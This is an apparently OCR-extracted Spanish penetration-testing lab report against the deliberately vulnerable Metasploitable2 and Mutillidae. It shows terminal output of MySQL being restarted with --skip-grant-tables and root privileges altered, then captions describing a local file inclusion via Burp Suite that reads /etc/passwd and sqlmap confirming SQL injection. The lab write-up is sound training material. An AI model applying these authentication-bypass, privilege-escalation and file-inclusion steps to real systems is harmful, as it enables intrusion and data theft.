


Se confirma que el atacante no solo robó las credenciales de Telnet, sino que también manipuló los permisos del servicio de base de datos MySQL para asegurar un control total sobre él.





kali@kali: ~
Session Actions Edit View Help
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql stop
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
* Stopping MySQL database server mysqld
... done.
msfadmin@metasploitable:~$ sudo mysqld_safe --skip-grant-tables &
[1] 6498
msfadmin@metasploitable:~$ nohup: ignoring input and redirecting stderr t
o stdout
Starting mysqld daemon with databases from /var/lib/mysql
mysqld_safe[6537]: started
msfadmin@metasploitable:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


kali@kali: ~
Session Actions Edit View Help
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql>
<, Super_priv='Y' WHERE User='root' AND Host='localhost';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 0 Changed: 0 Warnings: 0
mysql>
<reate_routine_priv='Y' WHERE User='root' AND Host='localhost';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 0 Changed: 0 Warnings: 0
mysql> exit
Bye
msfadmin@metasploitable:~$ sudo killall mysqld
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql start
* Starting MySQL database server mysqld
STOPPING server from pid file /var/run/mysqld/mysqld.pid
mysqld_safe[6638]: ended
^H ... fail!
[1]+ Done sudo mysqld_safe --skip-grant-tables
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ export TERM=xterm


^H ... fail!
[1]+ Done sudo mysqld_safe --skip-grant-tables
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ export TERM=xterm
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql start
* Starting MySQL database server mysqld [OK]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
msfadmin@metasploitable:~$


Se muestra la **configuración del navegador para usar un proxy manual**, un paso esencial antes de interceptar el tráfico web.




Muestra el proceso de registro de una cuenta en Mutillidae. Se crea la cuenta para el usuario **admin** y el sistema confirma: "Account created for Paula. 1 rows inserted." El registro de un usuario es un paso común para establecer una sesión en la aplicación antes de intentar explotar vulnerabilidades de sesión activa como LFI.

Es la página de inicio principal de **Mutillidae (v2.1.19)**. Muestra que el usuario **Paula** está ahora "Logged In" (conectado). Esto confirma que el atacante tiene una sesión activa que puede ser utilizada para inyectar *payloads* en parámetros de la aplicación, como la vulnerabilidad de File Inclusion que se explotará a continuación.


Se muestra la interfaz de Burp Suite en la pestaña Proxy, interceptando una petición POST al visor de archivos de Mutillidae (index.php?page=text-file-viewer.php). El atacante está listo para modificar el valor del campo que contiene la ruta del archivo a incluir.




Muestra el **resultado de la explotación LFI** en el navegador. La URL confirma el ataque (index.php?page=text-file-viewer). El *payload* inyectado permitió a la aplicación mostrar el contenido del archivo **/etc/passwd** del sistema operativo de Metasploitable2, revelando la lista de usuarios del sistema (como root, msfadmin, tomcat55, etc.).
Conclusión: Esta secuencia finaliza la explotación web, probando que el atacante pudo leer archivos sensibles del sistema gracias a la falta de validación de entradas en Mutillidae.





Muestra el comando inicial de **sqlmap** para comenzar el proceso de enumeración de bases de datos (--dbs). La herramienta confirma que el *backend* es **MySQL** y comienza a probar activamente la inyectabilidad en el parámetro id.




Se detalla el proceso de prueba, donde **sqlmap confirma que el parámetro id es vulnerable** a múltiples tipos de inyección (Union-query, Error-based, y Boolean-based blind), identificando las técnicas más efectivas.

